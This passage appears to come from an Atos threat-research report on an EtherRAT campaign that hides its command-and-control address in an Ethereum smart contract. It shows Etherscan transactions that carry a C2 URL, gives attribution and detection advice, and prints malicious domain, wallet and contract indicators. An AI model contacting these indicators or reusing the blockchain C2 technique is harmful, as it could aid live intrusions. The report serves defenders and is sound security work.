0x842d6a6816...	Set String	24783559	2 days ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00003367
0x8461ccc623...	Set String	24783404	2 days ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00000414
0x5d369af7009...	Set String	24780924	2 days ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00000384
0xe38a19529e...	Set String	24780710	2 days ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00000412
0x9fad2dcd16d...	Set String	24780707	2 days ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00000921
0x97599b0968...	Set String	24778322	2 days ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00005354
0xbb94281fda5...	Set String	24778130	2 days ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00001969
0xe9b3477ba3...	Set String	24777821	2 days ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00001076
0xh76e7f0a382	Set String	24777704	2 days ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00002888

Etherscan contract transaction list highlighting repeated state-changing calls (Set String)

At the transaction level, a single state-changing operation is sufficient to redirect all active infections. Detailed inspection shows that one blockchain write operation, submitted from the operator's wallet, modifies the contract state and is immediately reflected in subsequent C2 resolution attempts by the malware. This replaces traditional infrastructure management steps -such as domain registration, DNS updates, or server redeployment -with a single on-chain transaction.

TRANSACTION ACTION

Call

Set String

Function by 0x37eF6E88...F4b6481A9 on 0xC12C8d8f...FF4E52522

Transaction Hash:

0x668dcb01d99c2b600437e4a2c907e6020976044ee2a866c673901e0b7eb01a5c

Status:

Success

Block:

24793558 5086 Block Confirmations

Timestamp:

17 hrs ago (Apr-02-2026 05:56:11 PM +UTC) UTC

Sponsored:

Advertise Across Multi-Chain Explorers

Etherscan

BscScan

BaseScan

polygonscan

SOLSCAN

OP Mainnet

From:

0x37eF6E88425613564b2CF8ADC496aCFF4b6481A9

To:

0xC12C8d8f9706244eCa0ACF04E880F10FF4E52522

Value:

0 ETH (\$0.00)

Transaction Fee:

0.000006163990009724 ETH \$0.01

Gas Price:

0.150234956 Gwei (0.000000000150234956 ETH)

Ether Price:

\$2,056.85 / ETH

Gas Limit & Usage by Txn:

41,401 | 41,029 (99.1%)

Gas Fees:

Base: 0.150134956 Gwei | Max: 0.275831428 Gwei | Max Priority: 0.0001 Gwei

Burnt & Txn Savings Fees:

Burnt: 0.000006159887109724 ETH (\$0.01)

Txn Savings: 0.000005153097649688 ETH (\$0.01)

Other Attributes:

Txn Type: 2 (EIP-1559)

Nonce: 20

Position In Block: 386

Input Data:

#	Name	Type	Data
0	_str	string	https://imported-spread-amplifier-chemicals.trycloudflare.com

Switch Back

Export JSON

View In Decoder

C2 URL

Detailed Etherscan view of a single state-changing transaction, including timestamp, sender, and input data

By anchoring C2 resolution to blockchain state and resolving it through widely available public Ethereum services, the campaign moves a critical dependency of its control infrastructure onto a decentralized network designed for high availability. This substantially limits the effectiveness of conventional disruption techniques based on domain seizure, IP blocking, or server takedown, and contributes to the operation’s overall resilience and longevity. Full list of found malicious domains as well as wallets and contract to distribute them is available for download and review at [TRC GitHub repository](#).

1.3 Conclusions

As of day of writing this article, the Administrative Utility Spoofing campaign remains a highly **active** and technically resilient threat to enterprise environments. Our research confirms that this is rather **not merely an opportunistic malware** cluster, but a more sophisticated operation designed for specific victim profiling. By impersonating the specialized utilities required for infrastructure management, the adversary has “automated” the discovery of high-privilege IT personnel, increasing probability that **successful infections provide immediate pathways for lateral movement** into corporate environment.

The campaign’s **operational longevity** is rooted in two strategic factors: the **dual-stage GitHub distribution** architecture and the integration of **decentralized blockchain-based C2 resolution**. The use of SEO-optimized “facade” repositories allows the threat actors to maintain front-page visibility on search engines while isolating their malicious payloads on secondary accounts that can be rapidly rotated. Furthermore, the EtherHiding module’s reliance on Ethereum smart contracts creates an infrastructure that is particularly difficult to dismantle. Malware analysis of the MSI payload distributed across this campaign identify it as a **EtherRAT**, a modular Node.js backdoor distinguished by its high-resilience “**EtherHiding**” C2 module. The [Sysdig Threat Research Team](#) has previously **linked this malware to the North Korean state-sponsored actor - Lazarus Group**. They noticed significant overlaps in the tooling utilized during operations conducted with the usage of EtherRAT and the “[Contagious Interview](#)” campaign.

Furthermore, in March 2026, [eSentire's Threat Response Unit \(TRU\)](#) investigated an open-directory web server attributed to **Iranian state-sponsored group MuddyWater (APT34)**. During the engagement, TRU found on that server a malicious files with functionality to establish persistence and deploy the Tsundere botnet malware which also integrates the “EtherHiding” C2 resolution logic. Their analysis documented extensive code [commonalities between EtherRAT and the Tsundere malware](#).

Active Atos TRC monitoring confirms that this operation is not a yet another high-velocity stealer campaign. While commodity malware often prioritizes immediate data exfiltration, **these actors demonstrate a focus on operational patience and stealth**. Following the initial breach, we have documented a transition to methodical hands-on-keyboard activities characterized by a deliberate approach to environmental discovery.

The adversary avoids aggressive, high-volume scanning that might trigger behavioural alerts, opting instead for **quiet discovery to map the network’s high-privilege architecture**. This measured pace indicates that the primary objective is sustained persistence and strategic access rather than a simple opportunistic extraction. By **carefully profiling the environment before escalating their activity**, the threat actors significantly increase their chances of remaining undetected within enterprise networks.

In alignment with our commitment to proactive defense, the **Atos Threat Research Center has initiated formal takedown actions** against the identified malicious scheme in order to neutralize distribution channels and disrupt the campaign's operational resilience.

1.4 Recommendation

To mitigate the risks associated with the **Administrative Utility Spoofing** campaign, organizations should implement the following defensive measures:

- **Restrict Decentralized Infrastructure Access:** block access to the public Ethereum (ETH) RPC endpoints used by EtherRAT, attached in the Appendixes section. These gateways are the primary heartbeat for the decentralized C2 resolution mechanism.
- **Retrospective Communication Review:** review of historical logs to identify any outbound communications with the listed RPC ETH endpoints and identified historical C2 domains identified in this research.
- **Tool Provenance & Administrative Awareness:** increase awareness among IT personnel regarding using verified internal software centers or direct, authenticated vendor portals for all administrative tools. It is important to educate administrators on the potential risks of sourcing critical utilities from search engine results.
- **Behavioural Threat Hunting:** following behavioural patterns should be reviewed in the given for organization telemetry:
 - repeated, high-frequency beacons (every 500ms) to suspicious external domains
 - periodic outbound requests (every 30000ms or 5 minutes) to public ETH RPC endpoints
 - suspicious process tree: node.exe processes executing shell commands, which may indicate the secondary stages of the EtherRAT payload
 - usage of *conhost.exe* with the *--headless* argument, a common artifact of the malware's attempts to maintain a silent background presence.

1.5 Appendixes

A complete list of Indicators of Compromise (IoCs), mapped TTPs and detailed malware relationship graphs for this campaign are available for download and review at [TRC GitHub repository](#).

About Atos Group

Atos Group is a global leader in digital transformation with c. 61,000 employees and annual revenue of c. €7.2 billion (pro forma for the disposal of Advanced Computing activities), operating in 61 countries under two brands – Atos for services and Eviden for products and systems. European number one in cybersecurity and cloud, Atos Group is committed to a secure and decarbonized future and provides tailored AI-powered, end-to-end solutions for all industries. Atos Group is the brand under which Atos SE (Societas Europaea) operates. Atos SE listed on Euronext Paris.


The purpose of Atos Group is to help design the future of the information space. Its expertise and services support the development of knowledge, education and research in a multicultural approach and contribute to the development of scientific and technological excellence. Across the world, the Group enables its customers and employees, and members of societies at large to live, work and develop sustainably, in a safe and secure information space.

Find out more about us

atos.net

atos.net/career

Atos is a registered trademark of Atos SE. April 2026. © Copyright 2026, Atos SE. Confidential Information owned by Atos group, to be used by the recipient only. This document, or any part of it, may not be reproduced, copied, circulated and/or distributed nor quoted without prior written approval of Atos.

The Atos logo, featuring the word "Atos" in a bold, white, sans-serif font.